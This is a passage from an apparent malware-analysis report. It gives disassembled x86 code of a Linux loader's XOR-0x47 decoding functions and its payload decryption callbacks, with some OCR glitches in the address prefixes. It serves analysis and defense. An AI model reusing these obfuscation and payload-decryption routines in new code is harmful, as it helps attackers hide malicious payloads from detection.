LOAD:0805FC60 55                                        push    ebp
LOAD:0805FC61 89 E5                                     mov     ebp, esp
LOAD:0805FC63 57                                        push    edi
LOAD:0805FC64 8B 7D 0C                                  mov     edi, [ebp+len]
LOAD:0805FC67 56                                        push    esi
LOAD:0805FC68 8B 75 08                                  mov     esi, [ebp+buf]
LOAD:0805FC6B 53                                        push    ebx
LOAD:0805FC6C 85 FF                                     test    edi, edi
LOAD:0805FC6E 74 21                                     jz      short loc_805FC91
LOAD:0805FC70 31 DB                                     xor     ebx, ebx
LOAD:0805FC72 31 D2                                     xor     edx, edx
LOAD:0805FC74 8D 74 26 00                               lea     esi, [esi+0]
LOAD:0805FC78
LOAD:0805FC78                           loc_805FC78:                            ; CODE XREF: serial_bind_0x4743c911_xor+2F↓j
LOAD:0805FC78 0F B6 04 16                               movzx   eax, byte ptr [esi+edx]
LOAD:0805FC7C 89 C1                                     mov     ecx, eax
LOAD:0805FC7E 83 F1 47                                  xor     ecx, 47h        ; xor 0x47
LOAD:0805FC81 31 D9                                     xor     ecx, ebx
LOAD:0805FC83 01 C3                                     add     ebx, eax
LOAD:0805FC85 31 D1                                     xor     ecx, edx
LOAD:0805FC87 88 0C 16                                  mov     [esi+edx], cl
LOAD:0805FC8A 83 C2 01                                  add     edx, 1
LOAD:0805FC8D 39 D7                                     cmp     edi, edx
LOAD:0805FC8F 77 E7                                     ja      short loc_805FC78
LOAD:0805FC91
LOAD:0805FC91                           loc_805FC91:                            ; CODE XREF: serial_bind_0x4743c911_xor+E↑j
LOAD:0805FC91 89 F0                                     mov     eax, esi
LOAD:0805FC93 5B                                        pop     ebx
LOAD:0805FC94 5E                                        pop     esi
LOAD:0805FC95 5F                                        pop     edi
LOAD:0805FC96 5D                                        pop     ebp
LOAD:0805FC97 C3                                        retn
```

5. XOR 0x47 type 4:

```
LOAD:0805FCA0                           ; int __cdecl serial_bind_0x9fa14ba6_xcode(char *buffer, int length, unsigned __int8 key)
LOAD:0805FCA0                           serial_bind_0x9fa14ba6_xcode proc near  ; DATA XREF: LOAD:080639B4↓o
LOAD:0805FCA0
LOAD:0805FCA0                           buffer          = dword ptr  8
LOAD:0805FCA0                           length          = dword ptr  0Ch
LOAD:0805FCA0                           key             = byte ptr  10h
LOAD:0805FCA0
LOAD:0805FCA0 55                                        push    ebp
LOAD:0805FCA1 B9 01 00 00 00                            mov     ecx, 1
LOAD:0805FCA6 89 E5                                     mov     ebp, esp
LOAD:0805FCA8 56                                        push    esi
LOAD:0805FCA9 8B 45 08                                  mov     eax, [ebp+buffer]
LOAD:0805FCAC 53                                        push    ebx
LOAD:0805FCAD 0F B6 5D 10                               movzx   ebx, [ebp+key]
LOAD:0805FCB1 8B 75 0C                                  mov     esi, [ebp+length]
LOAD:0805FCB4 83 F3 47                                  xor     ebx, 47h
LOAD:0805FCB7 88 18                                     mov     [eax], bl
LOAD:0805FCB9 8D B4 26 00 00 00 00                      lea     esi, [esi+0]
LOAD:0805FCC0
LOAD:0805FCC0                           loc_805FCC0:                            ; CODE XREF: serial_bind_0x9fa14ba6_xcode+39↓j
LOAD:0805FCC0 0F B6 54 0E FF                            movzx   edx, byte ptr [esi+ecx-1]
LOAD:0805FCC5 31 DA                                     xor     edx, ebx
LOAD:0805FCC7 83 F2 47                                  xor     edx, 47h
LOAD:0805FCCA 31 CA                                     xor     edx, ecx
LOAD:0805FCCC 88 14 08                                  mov     [eax+ecx], dl
LOAD:0805FCCF 83 C1 01                                  add     ecx, 1
LOAD:0805FCD2 01 D3                                     add     ebx, edx
LOAD:0805FCD4 80 7C 0E FE 00                            cmp     byte ptr [esi+ecx-2], 0
LOAD:0805FCD9 75 E5                                     jnz     short loc_805FCC0
LOAD:0805FCDB 5B                                        pop     ebx
LOAD:0805FCDC 5E                                        pop     esi
LOAD:0805FCDD 5D                                        pop     ebp
LOAD:0805FCDE C3                                        retn
LOAD:0805FCDE                           serial_bind_0x9fa14ba6_xcode endp
```

6. XOR 0x47

```
.OAD:0805FCE0                           ; _BYTE *__cdecl serial_bind_0xccc17976_xcode(char *src, char *dst, int length, unsigned __int8 key)
.OAD:0805FCE0                           serial_bind_0xccc17976_xcode proc near  ; DATA XREF: LOAD:080639C8↓o
.OAD:0805FCE0
.OAD:0805FCE0                           src             = dword ptr  8
.OAD:0805FCE0                           dst             = dword ptr  0Ch
.OAD:0805FCE0                           length          = dword ptr  10h
.OAD:0805FCE0                           key             = byte ptr  14h
.OAD:0805FCE0
.OAD:0805FCE0 55                                        push    ebp
.OAD:0805FCE1 89 E5                                     mov     ebp, esp
.OAD:0805FCE3 57                                        push    edi
.OAD:0805FCE4 8B 45 08                                  mov     eax, [ebp+src]
.OAD:0805FCE7 56                                        push    esi
.OAD:0805FCE8 8B 7D 0C                                  mov     edi, [ebp+dst]
.OAD:0805FCEB 53                                        push    ebx
.OAD:0805FCEC 0F B6 5D 14                               movzx   ebx, [ebp+key]
.OAD:0805FCF0 83 F3 47                                  xor     ebx, 47h
.OAD:0805FCF3 88 18                                     mov     [eax], bl
.OAD:0805FCF5 8B 75 10                                  mov     esi, [ebp+length]
.OAD:0805FCF8 83 C6 01                                  add     esi, 1
.OAD:0805FCFB 83 FE 01                                  cmp     esi, 1
.OAD:0805FCFE 76 20                                     jbe     short loc_805FD20
.OAD:0805FD00 B9 01 00 00 00                            mov     ecx, 1
.OAD:0805FD05 8D 76 00                                  lea     esi, [esi+0]
.OAD:0805FD08
.OAD:0805FD08                           loc_805FD08:                            ; CODE XREF: serial_bind_0xccc17976_xcode+3E↓j
.OAD:0805FD08 0F B6 54 0F FF                            movzx   edx, byte ptr [edi+ecx-1]
.OAD:0805FD0D 31 DA                                     xor     edx, ebx
.OAD:0805FD0F 83 F2 47                                  xor     edx, 47h
.OAD:0805FD12 31 CA                                     xor     edx, ecx
.OAD:0805FD14 88 14 08                                  mov     [eax+ecx], dl
.OAD:0805FD17 83 C1 01                                  add     ecx, 1
.OAD:0805FD1A 01 D3                                     add     ebx, edx
.OAD:0805FD1C 39 F1                                     cmp     ecx, esi
.OAD:0805FD1E 72 E8                                     jb      short loc_805FD08
.OAD:0805FD20
.OAD:0805FD20                           loc_805FD20:                            ; CODE XREF: serial_bind_0xccc17976_xcode+1E↑j
.OAD:0805FD20 5B                                        pop     ebx
.OAD:0805FD21 5E                                        pop     esi
.OAD:0805FD22 5F                                        pop     edi
.OAD:0805FD23 5D                                        pop     ebp
.OAD:0805FD24 C3                                        retn
.OAD:0805FD24                           serial_bind_0xccc17976_xcode endp
```

7. Encryption function

```
LOAD:0805FD30                           ; int __cdecl serial_bind_0xfaf1edf1_xcode(char *buffer, int length, unsigned __int8 key)
LOAD:0805FD30                           serial_bind_0xfaf1edf1_xcode proc near  ; DATA XREF: LOAD:080639A0↓o
LOAD:0805FD30
LOAD:0805FD30                           buffer          = dword ptr  8
LOAD:0805FD30                           length          = dword ptr  0Ch
LOAD:0805FD30                           key             = byte ptr  10h
LOAD:0805FD30
LOAD:0805FD30 55                                        push    ebp
LOAD:0805FD31 89 E5                                     mov     ebp, esp
LOAD:0805FD33 57                                        push    edi
LOAD:0805FD34 8B 45 08                                  mov     eax, [ebp+buffer]
LOAD:0805FD37 56                                        push    esi
LOAD:0805FD38 8B 75 0C                                  mov     esi, [ebp+length]
LOAD:0805FD3B 53                                        push    ebx
LOAD:0805FD3C 0F B6 7D 10                               movzx   edi, [ebp+key]
LOAD:0805FD40 85 F6                                     test    esi, esi
LOAD:0805FD42 74 19                                     jz      short loc_805FD5D
LOAD:0805FD44 31 C9                                     xor     ecx, ecx
LOAD:0805FD46 31 DB                                     xor     ebx, ebx
LOAD:0805FD48
LOAD:0805FD48                           loc_805FD48:                            ; CODE XREF: serial_bind_0xfaf1edf1_xcode+2B↓j
LOAD:0805FD48 89 FA                                     mov     edx, edi
LOAD:0805FD4A 32 14 08                                  xor     dl, [eax+ecx]
LOAD:0805FD4D 31 DA                                     xor     edx, ebx
LOAD:0805FD4F 31 CA                                     xor     edx, ecx
LOAD:0805FD51 88 14 08                                  mov     [eax+ecx], dl
LOAD:0805FD54 83 C1 01                                  add     ecx, 1
LOAD:0805FD57 01 D3                                     add     ebx, edx
LOAD:0805FD59 39 CE                                     cmp     esi, ecx
LOAD:0805FD5B 77 EB                                     ja      short loc_805FD48
LOAD:0805FD5D
LOAD:0805FD5D                           loc_805FD5D:                            ; CODE XREF: serial_bind_0xfaf1edf1_xcode+12↑j
LOAD:0805FD5D 5B                                        pop     ebx
LOAD:0805FD5E 5E                                        pop     esi
LOAD:0805FD5F 5F                                        pop     edi
LOAD:0805FD60 5D                                        pop     ebp
LOAD:0805FD61 C3                                        retn
LOAD:0805FD61                           serial_bind_0xfaf1edf1_xcode endp
LOAD:0805FD61
LOAD:0805FD61                           ; ---------------------------------------------------------------------------
LOAD:0805FD62 8D B4 26 00 00 00 00 8D BC 27 00 00+      align 10h
```

8. XOR 0x47 function type 5

```
.OAD:0805FD70
.OAD:0805FD70                           ; int __cdecl serial_bind_0x4b369f56_xcode(char *buffer, int length)
.OAD:0805FD70                           serial_bind_0x4b369f56_xcode proc near  ; CODE XREF: serial_bind_0xd1eb34ee_decode+187↑p
.OAD:0805FD70                                                                   ; serial_bind_0xd1eb34ee_decode+1EB↑p ...
.OAD:0805FD70
.OAD:0805FD70                           xx              = dword ptr  8
.OAD:0805FD70                           yy              = dword ptr  0Ch
.OAD:0805FD70
.OAD:0805FD70 55                                        push    ebp
.OAD:0805FD71 89 E5                                     mov     ebp, esp
.OAD:0805FD73 56                                        push    esi
.OAD:0805FD74 8B 75 0C                                  mov     esi, [ebp+yy]
.OAD:0805FD77 53                                        push    ebx
.OAD:0805FD78 8B 45 08                                  mov     eax, [ebp+xx]
.OAD:0805FD7B 85 F6                                     test    esi, esi
.OAD:0805FD7D 74 20                                     jz      short loc_805FD9F
.OAD:0805FD7F 31 DB                                     xor     ebx, ebx
.OAD:0805FD81 31 C9                                     xor     ecx, ecx
.OAD:0805FD83 90                                        nop
.OAD:0805FD84 8D 74 26 00                               lea     esi, [esi+0]
.OAD:0805FD88
.OAD:0805FD88                           loc_805FD88:                            ; CODE XREF: serial_bind_0x4b369f56_xcode+2D↓j
.OAD:0805FD88 0F B6 14 08                               movzx   edx, byte ptr [eax+ecx]
.OAD:0805FD8C 31 DA                                     xor     edx, ebx
.OAD:0805FD8E 83 F2 47                                  xor     edx, 47h
.OAD:0805FD91 31 CA                                     xor     edx, ecx
.OAD:0805FD93 88 14 08                                  mov     [eax+ecx], dl
.OAD:0805FD96 83 C1 01                                  add     ecx, 1
.OAD:0805FD99 01 D3                                     add     ebx, edx
.OAD:0805FD9B 39 CE                                     cmp     esi, ecx
.OAD:0805FD9D 77 E9                                     ja      short loc_805FD88
.OAD:0805FD9F
.OAD:0805FD9F                           loc_805FD9F:                            ; CODE XREF: serial_bind_0x4b369f56_xcode+D↑j
.OAD:0805FD9F 5B                                        pop     ebx
.OAD:0805FDA0 5E                                        pop     esi
.OAD:0805FDA1 5D                                        pop     ebp
.OAD:0805FDA2 C3                                        retn
.OAD:0805FDA2                           serial_bind_0x4b369f56_xcode endp
.OAD:0805FDA2
```

Payload-Related Encryption Methods

There are five main decryption methods for the payload to be loaded.

Method 1

```
LOAD:0804A2E0                           ; int __cdecl decode_callback_t1(int sysinfo, int payload, int i386, int tw, int bb, int cc)
LOAD:0804A2E0                           decode_callback_t1 proc near            ; DATA XREF: main+4B8↓o
LOAD:0804A2E0
LOAD:0804A2E0                           aa              = dword ptr -28h
LOAD:0804A2E0                           sysinfo         = dword ptr  8
LOAD:0804A2E0                           payload         = dword ptr  0Ch
LOAD:0804A2E0                           i386            = dword ptr  10h
LOAD:0804A2E0                           tw              = dword ptr  14h
LOAD:0804A2E0                           bb              = dword ptr  18h
LOAD:0804A2E0                           cc              = dword ptr  1Ch
LOAD:0804A2E0
LOAD:0804A2E0 55                                        push    ebp
LOAD:0804A2E1 89 E5                                     mov     ebp, esp
LOAD:0804A2E3 56                                        push    esi
LOAD:0804A2E4 53                                        push    ebx
LOAD:0804A2E5 83 EC 30                                  sub     esp, 30h
LOAD:0804A2E8 8B 45 10                                  mov     eax, [ebp+i386]
LOAD:0804A2EB 8B 55 14                                  mov     edx, [ebp+tw]
LOAD:0804A2EE 8D 75 D8                                  lea     esi, [ebp+aa]
LOAD:0804A2F1 8B 5D 0C                                  mov     ebx, [ebp+payload]
LOAD:0804A2F4 C7 45 F4 FF FF FF FF                      mov     [ebp+aa+1Ch], 0FFFFFFFFh
LOAD:0804A2FB 89 45 E0                                  mov     [ebp+aa+8], eax
LOAD:0804A2FE 8B 45 18                                  mov     eax, [ebp+bb]
LOAD:0804A301 89 55 E4                                  mov     [ebp+aa+0Ch], edx
LOAD:0804A304 8B 55 1C                                  mov     edx, [ebp+cc]
LOAD:0804A307 C7 45 F0 00 00 00 00                      mov     [ebp+aa+18h], 0
LOAD:0804A30E 89 74 24 04                               mov     [esp+4], esi    ; val
LOAD:0804A312 89 45 D8                                  mov     [ebp+aa], eax
LOAD:0804A315 89 55 DC                                  mov     [ebp+aa+4], edx
LOAD:0804A318 89 1C 24                                  mov     [esp], ebx      ; buf
LOAD:0804A31B E8 30 5A 00 00                            call    serial_bind_0xd1eb34ee_decode
LOAD:0804A320 3D 03 01 00 00                            cmp     eax, 103h
LOAD:0804A325 74 21                                     jz      short loc_804A348
LOAD:0804A327
LOAD:0804A327                           loc_804A327:                            ; CODE XREF: decode_callback_t1+72↓j
LOAD:0804A327                                                                   ; decode_callback_t1+89↓j ...
LOAD:0804A327 8B 45 F4                                  mov     eax, [ebp+aa+1Ch]
LOAD:0804A32A 8D 50 FF                                  lea     edx, [eax-1]
LOAD:0804A32D 83 FA FD                                  cmp     edx, 0FFFFFFFDh
LOAD:0804A330 77 08                                     ja      short loc_804A33A
LOAD:0804A332 89 04 24                                  mov     [esp], eax
LOAD:0804A335 E8 56 65 01 00                            call    serial_bind_0x44611a64_free
LOAD:0804A33A
LOAD:0804A33A                           loc_804A33A:                            ; CODE XREF: decode_callback_t1+50↑j
LOAD:0804A33A 83 C4 30                                  add     esp, 30h
LOAD:0804A33D 31 C0                                     xor     eax, eax
LOAD:0804A33F 5B                                        pop     ebx
LOAD:0804A340 5E                                        pop     esi
LOAD:0804A341 5D                                        pop     ebp
LOAD:0804A342 C3                                        retn
LOAD:0804A342                           ; ---------------------------------------------------------------------------
LOAD:0804A343 90 8D 74 26 00                            align 8
LOAD:0804A348
LOAD:0804A348                           loc_804A348:                            ; CODE XREF: decode_callback_t1+45↑j
LOAD:0804A348 0F B6 45 E8                               movzx   eax, byte ptr [ebp+aa+10h]
```

Method 2

```
LOAD:0804A390                           decode_callback_t2 proc near            ; DATA XREF: main+D18↓o
LOAD:0804A390
LOAD:0804A390                           val             = dword ptr -38h
LOAD:0804A390                           var_34          = dword ptr -34h
LOAD:0804A390                           var_30          = dword ptr -30h
LOAD:0804A390                           var_2C          = dword ptr -2Ch
LOAD:0804A390                           var_28          = byte ptr -28h
LOAD:0804A390                           bb              = dword ptr -20h
LOAD:0804A390                           aa              = dword ptr -1Ch
LOAD:0804A390                           var_C           = dword ptr -0Ch
LOAD:0804A390                           var_8           = dword ptr -8
LOAD:0804A390                           var_4           = dword ptr -4
LOAD:0804A390                           cc              = dword ptr  8
LOAD:0804A390                           dd              = dword ptr  0Ch
LOAD:0804A390                           arg_8           = dword ptr  10h
LOAD:0804A390                           arg_C           = dword ptr  14h
LOAD:0804A390                           arg_10          = dword ptr  18h
LOAD:0804A390                           arg_14          = dword ptr  1Ch
LOAD:0804A390
LOAD:0804A390 55                                        push    ebp
LOAD:0804A391 89 E5                                     mov     ebp, esp
LOAD:0804A393 83 EC 48                                  sub     esp, 48h
LOAD:0804A396 8B 45 10                                  mov     eax, [ebp+arg_8]
LOAD:0804A399 8B 55 14                                  mov     edx, [ebp+arg_C]
LOAD:0804A39C 89 5D F4                                  mov     [ebp+var_C], ebx
LOAD:0804A39F 8B 5D 0C                                  mov     ebx, [ebp+dd]
LOAD:0804A3A2 89 75 F8                                  mov     [ebp+var_8], esi
LOAD:0804A3A5 8D 75 C8                                  lea     esi, [ebp+val]
LOAD:0804A3A8 89 45 D0                                  mov     [ebp+var_30], eax
LOAD:0804A3AB 8B 45 18                                  mov     eax, [ebp+arg_10]
LOAD:0804A3AE 89 55 D4                                  mov     [ebp+var_2C], edx
LOAD:0804A3B1 8B 55 1C                                  mov     edx, [ebp+arg_14]
LOAD:0804A3B4 89 7D FC                                  mov     [ebp+var_4], edi
LOAD:0804A3B7 BF 0D 00 00 00                            mov     edi, 0Dh
LOAD:0804A3BC C7 45 E4 FF FF FF FF                      mov     [ebp+aa], 0FFFFFFFFh
LOAD:0804A3C3 89 45 C8                                  mov     [ebp+val], eax
LOAD:0804A3C6 89 55 CC                                  mov     [ebp+var_34], edx
LOAD:0804A3C9 C7 45 E0 00 00 00 00                      mov     [ebp+bb], 0
LOAD:0804A3D0 89 74 24 04                               mov     [esp+4], esi    ; val
LOAD:0804A3D4 89 1C 24                                  mov     [esp], ebx      ; buf
LOAD:0804A3D7 E8 74 59 00 00                            call    serial_bind_0xd1eb34ee_decode
LOAD:0804A3DC 3D 03 01 00 00                            cmp     eax, 103h
LOAD:0804A3E1 74 25                                     jz      short loc_804A408
LOAD:0804A3E3
LOAD:0804A3E3                           loc_804A3E3:                            ; CODE XREF: decode_callback_t2+85↓j
LOAD:0804A3E3                                                                   ; decode_callback_t2+A0↓j ...
LOAD:0804A3E3 8B 55 E4                                  mov     edx, [ebp+aa]
LOAD:0804A3E6 8D 42 FF                                  lea     eax, [edx-1]
LOAD:0804A3E9 83 F8 FD                                  cmp     eax, 0FFFFFFFDh
LOAD:0804A3EC 77 08                                     ja      short loc_804A3F6
LOAD:0804A3EE 89 14 24                                  mov     [esp], edx
LOAD:0804A3F1 E8 9A 64 01 00                            call    serial_bind_0x44611a64_free
LOAD:0804A3F6
LOAD:0804A3F6                           loc_804A3F6:                            ; CODE XREF: decode_callback_t2+5C↑j
LOAD:0804A3F6 89 F8                                     mov     eax, edi
LOAD:0804A3F8 8B 5D F4                                  mov     ebx, [ebp+var_C]
LOAD:0804A3FB 8B 75 F8                                  mov     esi, [ebp+var_8]
LOAD:0804A3FE 8B 7D FC                                  mov     edi, [ebp+var_4]
```

Method 3

```
LOAD:0804A460                           decode_callback_t3 proc near            ; DATA XREF: main+B15↓o
LOAD:0804A460
LOAD:0804A460                           var_40          = dword ptr -40h
LOAD:0804A460                           var_3C          = dword ptr -3Ch
LOAD:0804A460                           val             = dword ptr -38h
LOAD:0804A460                           var_34          = dword ptr -34h
LOAD:0804A460                           var_30          = dword ptr -30h
LOAD:0804A460                           var_2C          = dword ptr -2Ch
LOAD:0804A460                           var_28          = byte ptr -28h
LOAD:0804A460                           var_20          = dword ptr -20h
LOAD:0804A460                           var_1C          = dword ptr -1Ch
LOAD:0804A460                           buf             = dword ptr  0Ch
LOAD:0804A460                           arg_8           = dword ptr  10h
LOAD:0804A460                           arg_C           = dword ptr  14h
LOAD:0804A460                           arg_10          = dword ptr  18h
LOAD:0804A460                           arg_14          = dword ptr  1Ch
LOAD:0804A460
LOAD:0804A460 55                                        push    ebp
LOAD:0804A461 89 E5                                     mov     ebp, esp
LOAD:0804A463 57                                        push    edi
LOAD:0804A464 56                                        push    esi
LOAD:0804A465 53                                        push    ebx
LOAD:0804A466 83 EC 4C                                  sub     esp, 4Ch
LOAD:0804A469 8B 55 14                                  mov     edx, [ebp+arg_C]
LOAD:0804A46C 8B 7D 0C                                  mov     edi, [ebp+buf]
LOAD:0804A46F 8B 5D 18                                  mov     ebx, [ebp+arg_10]
LOAD:0804A472 8B 75 1C                                  mov     esi, [ebp+arg_14]
LOAD:0804A475 8B 45 10                                  mov     eax, [ebp+arg_8]
LOAD:0804A478 89 55 D4                                  mov     [ebp+var_2C], edx
LOAD:0804A47B 8D 55 C8                                  lea     edx, [ebp+val]
LOAD:0804A47E 89 54 24 04                               mov     [esp+4], edx    ; val
LOAD:0804A482 89 55 C0                                  mov     [ebp+var_40], edx
LOAD:0804A485 89 45 D0                                  mov     [ebp+var_30], eax
LOAD:0804A488 89 5D C8                                  mov     [ebp+val], ebx
LOAD:0804A48B 89 75 CC                                  mov     [ebp+var_34], esi
LOAD:0804A48E C7 45 E4 FF FF FF FF                      mov     [ebp+var_1C], 0FFFFFFFFh
LOAD:0804A495 C7 45 E0 00 00 00 00                      mov     [ebp+var_20], 0
LOAD:0804A49C 89 3C 24                                  mov     [esp], edi      ; buf
LOAD:0804A49F E8 AC 58 00 00                            call    serial_bind_0xd1eb34ee_decode
LOAD:0804A4A4 8B 55 C0                                  mov     edx, [ebp+var_40]
LOAD:0804A4A7 C7 45 C4 0D 00 00 00                      mov     [ebp+var_3C], 0Dh
LOAD:0804A4AE 3D 03 01 00 00                            cmp     eax, 103h
LOAD:0804A4B3 74 59                                     jz      short loc_804A50E
LOAD:0804A4B5
LOAD:0804A4B5                           loc_804A4B5:                            ; CODE XREF: decode_callback_t3+CF↓j
LOAD:0804A4B5                                                                   ; decode_callback_t3+133↓j
LOAD:0804A4B5 8B 45 E4                                  mov     eax, [ebp+var_1C]
LOAD:0804A4B8 8D 50 FF                                  lea     edx, [eax-1]
LOAD:0804A4BB 83 FA FD                                  cmp     edx, 0FFFFFFFDh
LOAD:0804A4BE 0F 86 B4 00 00 00                         jbe     loc_804A578
LOAD:0804A4C4
LOAD:0804A4C4                           loc_804A4C4:                            ; CODE XREF: decode_callback_t3+127↓j
LOAD:0804A4C4 8B 35 00 4B 06 08                         mov     esi, ds:g_section_count0
LOAD:0804A4CA 85 F6                                     test    esi, esi
LOAD:0804A4CC 74 2B                                     jz      short loc_804A4F9
LOAD:0804A4CE 31 DB                                     xor     ebx, ebx
```

Method 4

```
LOAD:0804A5C0                           ; int __cdecl decode_callback_t4(int, int buf, int, int, int, int)
LOAD:0804A5C0                           decode_callback_t4 proc near            ; DATA XREF: main+A10↓o
LOAD:0804A5C0
LOAD:0804A5C0                           val             = dword ptr -38h
LOAD:0804A5C0                           var_34          = dword ptr -34h
LOAD:0804A5C0                           var_30          = dword ptr -30h
LOAD:0804A5C0                           var_2C          = dword ptr -2Ch
LOAD:0804A5C0                           var_28          = byte ptr -28h
LOAD:0804A5C0                           var_20          = dword ptr -20h
LOAD:0804A5C0                           var_1C          = dword ptr -1Ch
LOAD:0804A5C0                           arg_0           = dword ptr  8
LOAD:0804A5C0                           buf             = dword ptr  0Ch
LOAD:0804A5C0                           arg_8           = dword ptr  10h
LOAD:0804A5C0                           arg_C           = dword ptr  14h
LOAD:0804A5C0                           arg_10          = dword ptr  18h
LOAD:0804A5C0                           arg_14          = dword ptr  1Ch
LOAD:0804A5C0
LOAD:0804A5C0 55                                        push    ebp
LOAD:0804A5C1 89 E5                                     mov     ebp, esp
LOAD:0804A5C3 57                                        push    edi
LOAD:0804A5C4 BF 0D 00 00 00                            mov     edi, 0Dh
LOAD:0804A5C9 56                                        push    esi
LOAD:0804A5CA 53                                        push    ebx
LOAD:0804A5CB 83 EC 3C                                  sub     esp, 3Ch
LOAD:0804A5CE 8B 45 10                                  mov     eax, [ebp+arg_8]
LOAD:0804A5D1 8B 55 14                                  mov     edx, [ebp+arg_C]
LOAD:0804A5D4 8D 75 C8                                  lea     esi, [ebp+val]
LOAD:0804A5D7 8B 5D 0C                                  mov     ebx, [ebp+buf]
LOAD:0804A5DA C7 45 E4 FF FF FF FF                      mov     [ebp+var_1C], 0FFFFFFFFh
LOAD:0804A5E1 89 45 D0                                  mov     [ebp+var_30], eax
LOAD:0804A5E4 8B 45 18                                  mov     eax, [ebp+arg_10]
LOAD:0804A5E7 89 55 D4                                  mov     [ebp+var_2C], edx
LOAD:0804A5EA 8B 55 1C                                  mov     edx, [ebp+arg_14]
LOAD:0804A5ED C7 45 E0 00 00 00 00                      mov     [ebp+var_20], 0
LOAD:0804A5F4 89 74 24 04                               mov     [esp+4], esi    ; val
LOAD:0804A5F8 89 45 C8                                  mov     [ebp+val], eax
LOAD:0804A5FB 89 55 CC                                  mov     [ebp+var_34], edx
LOAD:0804A5FE 89 1C 24                                  mov     [esp], ebx      ; buf
LOAD:0804A601 E8 4A 57 00 00                            call    serial_bind_0xd1eb34ee_decode
LOAD:0804A606 3D 03 01 00 00                            cmp     eax, 103h
LOAD:0804A60B 74 58                                     jz      short loc_804A665
LOAD:0804A60D
LOAD:0804A60D                           loc_804A60D:                            ; CODE XREF: decode_callback_t4+C0↓j
LOAD:0804A60D                                                                   ; decode_callback_t4+E0↓j
LOAD:0804A60D 8B 45 E4                                  mov     eax, [ebp+var_1C]
LOAD:0804A610 8D 50 FF                                  lea     edx, [eax-1]
LOAD:0804A613 83 FA FD                                  cmp     edx, 0FFFFFFFDh
LOAD:0804A616 0F 86 8C 00 00 00                         jbe     loc_804A6A8
LOAD:0804A61C
LOAD:0804A61C                           loc_804A61C:                            ; CODE XREF: decode_callback_t4+F7↓j
LOAD:0804A61C A1 04 4B 06 08                            mov     eax, ds:g_section_count1
LOAD:0804A621 85 C0                                     test    eax, eax
LOAD:0804A623 74 2C                                     jz      short loc_804A651
LOAD:0804A625 31 DB                                     xor     ebx, ebx
LOAD:0804A627 90                                        nop
LOAD:0804A628
LOAD:0804A628                           loc_804A628:                            ; CODE XREF: decode_callback_t4+8F↓j
LOAD:0804A628 8B 14 DD 20 4D 06 08                      mov     edx, ds:g_section_map1.field_0.field_0[ebx*8]
LOAD:0804A62F 85 D2                                     test    edx, edx
```

Method 5

```
OAD:0805FC60                            ; int __cdecl serial_bind_0x4743c911_xor(char *buf, int len)
OAD:0805FC60                            serial_bind_0x4743c911_xor proc near    ; CODE XREF: serial_bind_0xd1eb34ee_decode+136↑p
OAD:0805FC60                                                                    ; serial_bvp+37↑p
OAD:0805FC60                                                                    ; DATA XREF: ...
OAD:0805FC60
OAD:0805FC60                            buf             = dword ptr  8
OAD:0805FC60                            len             = dword ptr  0Ch
OAD:0805FC60
OAD:0805FC60 55                                         push    ebp
OAD:0805FC61 89 E5                                      mov     ebp, esp
OAD:0805FC63 57                                         push    edi
OAD:0805FC64 8B 7D 0C                                   mov     edi, [ebp+len]
OAD:0805FC67 56                                         push    esi
OAD:0805FC68 8B 75 08                                   mov     esi, [ebp+buf]
OAD:0805FC6B 53                                         push    ebx
OAD:0805FC6C 85 FF                                      test    edi, edi
OAD:0805FC6E 74 21                                      jz      short loc_805FC91
OAD:0805FC70 31 DB                                      xor     ebx, ebx
OAD:0805FC72 31 D2                                      xor     edx, edx
OAD:0805FC74 8D 74 26 00                                lea     esi, [esi+0]
OAD:0805FC78
OAD:0805FC78                            loc_805FC78:                            ; CODE XREF: serial_bind_0x4743c911_xor+2F↓j
OAD:0805FC78 0F B6 04 16                                movzx   eax, byte ptr [esi+edx]
OAD:0805FC7C 89 C1                                      mov     ecx, eax
OAD:0805FC7E 83 F1 47                                   xor     ecx, 47h        ; xor 0x47
OAD:0805FC81 31 D9                                      xor     ecx, ebx
OAD:0805FC83 01 C3                                      add     ebx, eax
OAD:0805FC85 31 D1                                      xor     ecx, edx
OAD:0805FC87 88 0C 16                                   mov     [esi+edx], cl
OAD:0805FC8A 83 C2 01                                   add     edx, 1
OAD:0805FC8D 39 D7                                      cmp     edi, edx
OAD:0805FC8F 77 E7                                      ja      short loc_805FC78
OAD:0805FC91
OAD:0805FC91                            loc_805FC91:                            ; CODE XREF: serial_bind_0x4743c911_xor+E↑j
OAD:0805FC91 89 F0                                      mov     eax, esi
OAD:0805FC93 5B                                         pop     ebx
OAD:0805FC94 5E                                         pop     esi
OAD:0805FC95 5F                                         pop     edi
OAD:0805FC96 5D                                         pop     ebp
OAD:0805FC97 C3                                         retn
OAD:0805FC97                            serial_bind_0x4743c911_xor endp
OAD:0805FC97
```

Payload Decryption Process


As shown in the main process of the main function, the payload parsing process is a relatively complex loop body process, and it is accompanied by many encryption confrontations.

